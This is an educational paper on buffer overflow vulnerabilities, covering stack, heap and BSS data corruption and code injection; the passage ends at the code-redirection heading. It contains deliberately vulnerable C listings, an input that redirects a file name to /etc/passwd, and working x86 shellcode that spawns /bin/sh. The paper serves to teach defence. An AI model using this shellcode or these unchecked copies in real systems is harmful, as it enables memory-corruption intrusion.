# Buffer Overflow

Kulesh Shanmugasundaram
kulesh@cis.poly.edu

## 1 Introduction

Control flow of programs and data used by them are determined by programmer or by user interaction. In a poorly designed program an attacker outside of program logic can corrupt control flow or data in order to exploit security of a system. For instance, an attacker can by pass authentication by altering control flow of authentication process or insert arbitrary code to remove files. There are anecdotal notes of stack corruption attempts on MULTICS[1] since late 60's. However, buffer overflow vulnerabilities became mainstream only after Morris Worm crawled through the Internet in 1988 exploiting a buffer overflow in finger daemon [Ref]. Since then, buffer overflow vulnerabilities are the most common programming bug to date -beating Y2K in the process to claim the title bug of the decade! [Ref]

In this paper we discuss how buffer overflow vulnerabilities are exploited, how operating system properties are used in favor of attackers, how poor programming language constructs produce harder to detect but easily exploitable code, and discuss solutions proposed to avoid vulnerable code. Although buffer overflow has been the popular vulnerability there are others that can be just as effective, such as input validation and format string vulnerabilities. In comparison, both these methods are easier to detect and fix than buffer overflow. In this paper we focus on buffer overflow vulnerabilities; readers interested in format string vulnerabilities are referred to [Ref].

Buffer overflow attacks insert excessive data into buffers found in computer programs to penetrate computer systems. Penetration attacks in general can be categorized into following types[Ref NIST Special on IDS]:

1. **User to root:** A local user on a host gains complete control of the host
2. **Remote to user:** An attacker on the network gain access to a user account
3. **Remote to root:** An attacker on the network gain complete control of the host
4. **Remote disk read:** An attacker on the network gains the ability to read private data files on the target host without authorization
5. **Remote disk write:** An attacker on the network gains the ability to write to files on the target host without authorization

Any one attack in the above class may not be very effective in compromising a computer system. However, combining two or more classes of attacks yield very effective techniques. Prevalence of buffer overflow vulnerabilities is eminent from the fact that there are well-known buffer overflow vulnerabilities in popular services that fit into each category discussed above. At the time of writing two buffer overflow vulnerabilities were disclosed: first one is on System V derived login service that handles authentication in most Unix flavors (http://www.cert.org/advisories/CA-2001-34.html) and the second is on Microsoft Windows XP Universal Plug-and-Play service (http://www.cert.org/advisories/CA-2001-37.html). Both vulnerabilities can be categorized as remote-to-root!

In this section we focus on determining a general classification for buffer overflow vulnerabilities. We will use this classification through out this paper to discuss variety of buffer overflow attacks.

[1] MULTICS (Multiplexed Information and Computing System) is the predecessor of Unix (Uniplexed Information and Computing System)




Figure 1: Buffer Overflow Classification Tree

**Corruption of Data:**
Memory locations are sequences of blocks. Stuffing more data into a buffer and overflowing its boundary lead to corruption of data in subsequent memory block(s). Although data corruption is rarely used in buffer overflow attacks it can still be an effective method to penetrate computer systems. In a process data is usually stored in static buffers or dynamic heaps or a combination of both.

1. **Static Buffers**
   By static buffers we mean buffers with constant size that are maintained in process stack. Variables declared *automatic*[2] are stored in the process stack. All local variables, function parameters and return values are stored in the process stack. Failing to check bounds can result in overflowing static buffers hence causing data corruption in subsequent memory blocks.

2. **Dynamic Heaps**
   All memory allocations done dynamically use memory from heaps. Heaps–just like static buffers– arrange memory in sequence of blocks. Failing to check bounds on buffers in heap causes data corruption in subsequent memory blocks.

**Corruption of Logic:**
Most buffer overflow attacks attempt to corrupt the logic of a process. For instance, an attacker may attempt to execute instructions that are not part of a process or may attempt to change the order in which the instructions in the process are executed. Attacker may exploit the code already part of the computer system or may try to insert new code into the computer system to exploit it.

1. **Code Injection**
   Most of the time it is not feasible for an attacker to locate the code needed to exploit a system within that system. To make the attack feasible an attacker may inject exploit code into the system by overflowing a static buffer. We call these types of attacks *code injection*. Code injection is the most common form of buffer overflow attacks.

2. **Code Redirection**
   An attacker can also use existing code to exploit the system. For instance, an attacker can redirect the program to execute a function in one of the libraries used by the program but not part of actual program logic. We call these types of attacks *code redirection*. Code redirection is useful when available buffer space is not large enough to contain exploit code.

Following section discusses background required to understand buffer overflow attacks. Section 3 discusses attacks in detail and section 4 discusses techniques to prevent buffer overflow attacks. In section 5 we conclude with best programming practises to avoid buffer overflows.

# 2 Operating System Basics

Before we can go into gory details of buffer overflow, understanding how operating systems load, execute programs and knowledge of some data structures involved is mandatory. Figure 2 shows a bird's eye view of operating system control structures.

Each process has an entry in process table, which points to a process image somewhere in memory. A process image is divided into four regions: text, data, stack and process control block. Text region is fixed by the program to store program code and it is marked read-only. Any attempt to write to this region will result in segmentation faults. The data region contains initialized and uninitialized data. Static, global variables are stored in data region. Size of data region can be modified by system call `brk(2)` and any added memory will be fit between data and stack region. A stack is a contiguous block of memory dynamically allocated by the kernel. It is used in operating systems to implement high-level programming abstracts such as functions and recursions. Stack usually grows downwards, from upper memory towards lower memory area. Stack is used to control the flow of a process, to dynamically allocate local variables used in functions, to pass parameters to functions, to return results from functions and to store intermediary states of registers. Processes usually have at least two stacks: user stack for user mode operation

[2]In the C Language all variables are automatic unless explicitly declared otherwise.




Figure 2: Operating System Control Structures

and kernel stack for kernel mode operation. A register called the stack pointer (SP) points to top of the stack, which is dynamically adjusted by PUSH and POP operations. Bottom of the stack is at a fixed address. Stack is made up of logical stack frames. Each stack frame is associated with a function and contains parameters, local variables associated with the function and data required to restore the state before calling the function. A register called the frame pointer (FP) points to a fixed location within a stack frame. Frame pointer is used as a reference point to access local variables and parameters in a frame because stack pointer may change over time as stack size is adjusted by the kernel. Finally, process control block (PCB) contains information needed by the operating system to control a process.

## 2.1 Process Execution

Process execution include linking libraries necessary to run a program, loading the program into memory and executing it. Loading and linking are beyond our scope, therefore we focus on process execution and procedure calls instead. Instruction execution has three steps: 1)fetch 2)decode and 3)execute. A processor fetches an instruction pointed by the instruction pointer (IP), update the instruction pointer to point to the next instruction, decode current instruction and finally execute it. This fetch-decode-execute cycle continues until the end of a process. A procedure call has three phases: 1)prolog 2)execution 3)epilog. Prolog and epilog are set of processor specific instructions executed at the beginning and at the end of each procedure call whereas execution phase executes process specific instructions. During prolog, parameters to the procedure are pushed into stack (`pushl $3 pushl $2 pushl $1`), IP is saved in the stack (done implicitly by `call`), FP is saved in the stack (`pushl %ebp`), SP is copied into FP to create a new stack frame (`movl %esp, %ebp`), and SP is advanced to accommodate space for local variables (`subl $20, %esp`)[3]. In the epilog, SP is adjusted to point to previous stack frame saved in the stack and IP is restored from the current stack frame so the process can continue with the next instruction following the procedure call. All these operations are carried out implicitly by the processor specific instruction `leave`.

Here is a simple C language program, its assembly equivalent code and a look at its process stack (Figure 3) when it is in function `foo()`.

```
void foo(int a, int b, int c){
  char buffer[5];
  char bar[10];
}

void main(){
  foo(1, 2, 3);
}
```

Listing 1: A Simple C Language Program

```
.text
        .align 4
foo:
        pushl %ebp
        movl  %esp,%ebp
        subl  $20,%esp
.L1:
        leave
        ret
main:
        pushl %ebp
        movl  %esp,%ebp
        pushl $3
        pushl $2
        pushl $1
```

[3]20 bytes is allocated instead of (5+10) bytes because memory is allocated in multiples of words hence (8+12) bytes. This may vary depending on architecture, OS but usually in multiples of 4.

```
        call  foo
        addl  $12,%esp
.L2:
        leave
        ret
```

Listing 2: Assembly Equivalent of the Program


Figure 3: A Look at the Process Stack (at `foo()`)

## 2.2 Operations on the Stack

PUSH and POP are the basic operations on a stack used to insert and extract data accordingly. Since local variables and parameters are stored in the stack some memory operations are also done on it. For instance, copying a buffer into another requires modifications to the stack–where the buffers are stored. Figure 4 illustrates the effects of a simple copy operation produced by Listing 4.

```
int main(){

  char buffer[4];
  strcpy(buffer, "abcd");

}
```

Listing 4: Simple Copy Operation

Memory is allocated on the stack by simply adding necessary amount to SP and memory is freed by subtracting the amount of memory to be freed from SP.

# 3 Buffer Overflow Exploits

In this section we discuss various buffer overflow exploits in detail. Buffer overflow vulnerabilities arise




Figure 4: Copy Operation on the Stack

as a result of stuffing excessive data into buffers. Programs contain static buffers that reside in process stack and dynamic buffers that reside in heap. From the figure above it is interesting to note by overflowing 'buffer' it is possible to corrupt everything above it, this includes any local variables above it, frame pointers and instruction pointers. As discussed in the introduction, there are two types of buffer overflows: one that corrupts data and one that corrupts logic. Buffer overflow attacks that attempt to corrupt data usually achieve their goal by corrupting variables stored in the process stack above the buffer being overflowed or by corrupting data in subsequent memory blocks in heap. Buffer overflow attacks that attempt to corrupt logic usually achieve their goal by modifying register values or operating system structures stored in the process stack to modify the control flow of a process. Attackers usually target instruction pointer value saved in the stack to modify the control flow.

## 3.1 Corruption of Data

Data corruption is achieved by modifying writable memory locations of a process. Memory is divided into five regions: 1)text 2)data 3)BSS 4)stack and 5)heap. Text region contains program instructions and usually marked read-only. Data region contains initialized global and `static` variables and marked read-write. BSS region contains uninitialized global data and marked read-write. BSS is usually initialized to zeros at load time. Size of these regions are determined at load time and remains unchanged through out the execution of a program. Stack region

contains local variables and parameters of procedures. Stack/process stack is usually marked read-write and its size is adjusted automatically by the kernel. Heap region contains dynamically allocated memory and marked read-write. Size of heap is adjusted by system calls `brk(2)` or `sbrk(2)` used by `calloc(3)` and `malloc(3)`. In this section we discuss various data corruption attacks on these memory regions.

### 3.1.1 Corruption of Data on Stack

Local variables, function parameters and return values are stored in the stack.

```
#include <stdlib.h>

int main(int argc, char **argv){

  char fname[]= "/tmp/testfile";
  char buffer[16];
  u_long distance;

  distance= (u_long)fname - (u_long)buffer;
  printf("fname  = %p\nbuffer = %p\n
         distance = 0x%x bytes\n",
         fname, buffer, distance);
  printf("before overflow fname = %s\n",
          fname);
  strcpy(buffer, argv[1]); /*overflow!*/
  printf("after overflow fname  = %s\n",
          fname);
  return 0;
}
```

Listing 5: Corruption of Data on Stack (sdata.c)

This is a very common code segment used in many programs. The code segment accepts a command line argument and (assume) writes it to a file pointed by `fname`. Variables `fname` and `buffer` are stored in the process stack as part of function main's local variables. `strcpy(3)` operation copies the command line argument (`argv[1]`) into `buffer`. Following is the results of running this program. Notice the value of `fname` before and after overflowing `buffer`.

```
$./sdata evil:0:0:/bin/sh/etc/passwd
fname  = 0xbffffa90
buffer = 0xbffffa80
distance = 0x10 bytes
before overflow fname = /tmp/testfile
after overflow fname  = /etc/passwd
```

Listing 6: Corrupted Data on Stack

Since strcpy doesn't do bound checking it simply overwrites neighboring memory blocks– in this case `fname`– when it copies command line argument into variable buffer. Therefore, everything after 16th character of command line replaces the contents of `fname`. In the example above, we modified the value of `fname` to point to `/etc/passwd`. This type of vulnerability can be used to gain unauthorized access and/or to read/write arbitrary files. This is the most simple form of buffer overflow vulnerability.

### 3.1.2 Corruption of Data on Heap

Heap overflow is similar to stack overflow, only difference is that we are overflowing data in the heap. Following example illustrates a heap overflow vulnerability.

```
#include <stdlib.h>

int main(){
  u_long distance;
  char *buf1= (char *)malloc(16);
  char *buf2= (char *)malloc(16);

  distance= (u_long)buf2 - (u_long)buf1;
  printf("buf1 = %p\nbuf2 = %p\n
          distance = 0x%x bytes\n",
          buf1, buf2, distance);

  memset(buf2, 'A', 15); buf2[15]='\0';
  printf("before overflow buf2 = %s\n", buf2);
  memset(buf1, 'B', (8+distance));
  printf("after overflow buf2 = %s\n", buf2);

  return 0;
}
```

Listing 7: Corruption of Data on Heap (hdata.c)

Since `memset(3)` doesn't do bound checking buffer `buf1` is overflowed when we copy 24 bytes. Since `buf1` can only take 16 characters rest of the input is copied into memory blocks of `buf2` hence corrupting its data. Following is the result of running this program:

```
$./hdata
buf1 = 0x8049770
buf2 = 0x8049788
distance = 0x18 bytes
before overflow buf2 = AAAAAAAAAAAAAAA
after overflow buf2 = BBBBBBBBAAAAAAA
```

Listing 8: Corruption of Data on Heap

Note that memory for `buf1` and `buf2` is allocated dynamically at runtime. Although we allocate a constant amount of memory (16 bytes) sometimes this can also be determined at runtime. In such cases it

is not possible to detect heap overflows by analyzing the source code.

#### 3.1.3 Corruption of Data on BSS

In the following example we see how we can manipulate a pointer by overflowing a static buffer in the BSS region.

```
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char **argv){

  u_long distance;
  static char buffer[16], *ptr;

  ptr= buffer;
  distance= (u_long)&ptr - (u_long)buffer;

  printf("ptr = %p\nbuffer = %p\n
          distance = 0x%x bytes\n",
          &ptr, buffer, distance);
  printf("before overflow ptr= %p\n", ptr);
  printf("input:");
  gets(buffer);
  printf("after overflow ptr = %p\n", ptr);
  printf("(*ptr) = %s\n", (*ptr));

  return 0;
}
```

Listing 9: Corruption of Data on BSS (bdata.c)

In this example we see value of `ptr` has been changed by overflowing `buffer`. Function `gets(3)` doesn't do bounds checking therefore we are able to stuff excess data into `buffer`.

```
$ ./bdata
ptr = 0x8049748
buffer = 0x8049738
distance = 0x10 bytes
before overflow ptr= 0x8049738
input:AAAAAAAAAAAAAAAAAAAAAAAA
after overflow ptr = 0x41414141
Segmentation fault (core dumped)
```

Listing 10: Corruption of Data on BSS

Segmentation fault at the end of the program is because `ptr` is now pointing to an invalid memory address (`0x41414141`) that is beyond this process' adress space. However, manipulating a pointer has greater advantages than manipulating data because we can now insert any amount of data into the program from almost anywhere. For instance, we can make pointer `ptr` point to a command line argument, such as `argv[1]`, and supply a filename at the command line!

In all of the above instances we successfully modified the data without modifying the program. All three attacks used very similar techniques of overflowing the buffer, however, changed various types of data– such as stack, heap and a pointer. Stack based overflow is well known but heap, BSS based overflow are not well reported. One of the reasons is that heap based overflows are hard to detect by analyzing source code however, they are just as easy as stack based overflow to exploit. Data corruption attacks are not the common form of buffer overflow. Usually these attacks fall into either remote disk read or remote disk write categories.

### 3.2 Corruption of Logic

In previous section we saw attacks targeting data, where instructions/logic of the program is not altered but the data they operated on is altered to perform attacks. In this section we discuss attacks altering instructions or program logic. Corruption of logic attack is a two step process: 1)place new instructions somewhere in process address space 2)make the process jump to those instructions. We divide these attacks into two groups (See Figure 1) based on the first step: 1)*code injection*: where new instructions are injected into process address space by the attacker. 2)*code redirection*: where the attack code is already part of the process and attacker simply redirect the control flow of the program. Code redirection attacks can skip step 1 as attack code is already part of the process or associated libraries. New instructions can be injected into anywhere in a process' address space however, best candidates are buffers in process stack, heap or in BSS region. Process is then made to jump to the beginning of new set of instructions by altering a register or a pointer that determines the control flow of the victim process. Following pointers are potential targets:

- **Activation Records:**
  Each time a procedure is called an activation record is pushed into the stack. The record includes the value of Instruction Pointer when a procedure is called (See Figure 4). Upon return from the procedure this value is used to jump to the next instruction. By overflowing a buffer on the stack this value is altered to point to the injected code.
- **Procedure Linkage Tables:**
  Procedure Linkage Table (PLT) redirects

position-independent procedure calls to absolute locations. PLT helps linking shared libraries with the executable process image at runtime and maintain in the shared data region. Since, data region is read-write entries in PLT can be modified to point to any function in a library– such as `system(3)`. PLT modification is used in code redirection attacks.

- **Function Pointers:**
  Funtion pointers point to functions, for instance "`u_long (foo)(char*)`" declares `foo` as a pointer to a function that returns a `u_long` and take one parameter of type `char *`. Function pointers can be in stack, heap or in BSS. An attacker only have to find a buffer adjacent to it to alter it to point to a different function.

- **Virtual Pointers:**
  Object oriented languages, such as C++, uses virutal pointers to point to virual methods. Compilers use dynamic binding for methods declared "`virtual`" and calculate the address for the call at run time. Virtual pointers are stored in the stack and therefore can be altered to point to a malicious method by overflowing a buffer in the stack.

- `setjmp(3)` & `longjmp(3)`:
  `setjmp(env)` saves information required for non-local `goto` operation in variable env and `longjmp(env)` uses this information to perform non-local `goto` operations. Variable `env` can be stored anywhere, so an attacker only has to find a buffer that is adjacent to variable `env` and overflow it to modify the contents such that `longjmp(env)` will jump to malicious code.

In subsequent subsections we describe code injection and code redirection attacks in detail.

### 3.2.1 Code Injection

As we discussed above code injection attacks place malicious code somewhere in the process address space and alter the flow of control such that malicious code gets executed. Code injection attacks are generally a four step process.

1. *Nest:* First step is to find a buffer that lies in a code segment with weak or no bounds checking to hold malicious code. Understanding of operations on this buffer is important because once we place the code it should not be modified by any other functions.

2. *Trunk:* Address of this buffer is important because instruction pointer has be altered to point to this value. Most of the time logical addresses of same program remains (almost) constant. A good debugger, like gdb, can be used to obtain this value.

3. *Egg:* Malicious code that is used to overflow the buffer is known as "egg" or "shellcode." Shellcode is set of instructions native to the processor that is used to fill the buffer. Control is then handed to the shellcode and it usually spawn a new command shell, however, it can be programmed to do anything an attacker wants. Operations performed on the buffer, which we identified in the previous steps, should be considered when constructing the shellcode. For instance, if we `strcpy(3)` operation is performed on the buffer shellcode should avoid all instance of `null` character in it.

4. *Hatch:* Shellcode must be attached with the address to overflow the instruction pointer and fed to the process as input. When the process returns from the current procedure it will restore altered contents to IP and shellcode will assume control of the process.

In the following code segment we illustrate a simple code injection. In this particular case shellcode reside in an internal array for simplicity. However, it can be fed to the program as a command line argument or as an input string.

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0"
        "\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
        "\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";
char large_string[128];

int main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  /*overflow!*/
  strcpy(buffer,large_string);
```

```
  return 0;
}

$ ./inject
sh-2.04$ whoami
user
sh-2.04$ exit
$
```

Listing 11: Simple Code Injection (inject.c)




Figure 5: Typical Buffer Overflow in Action

### 3.2.2 Code Redirection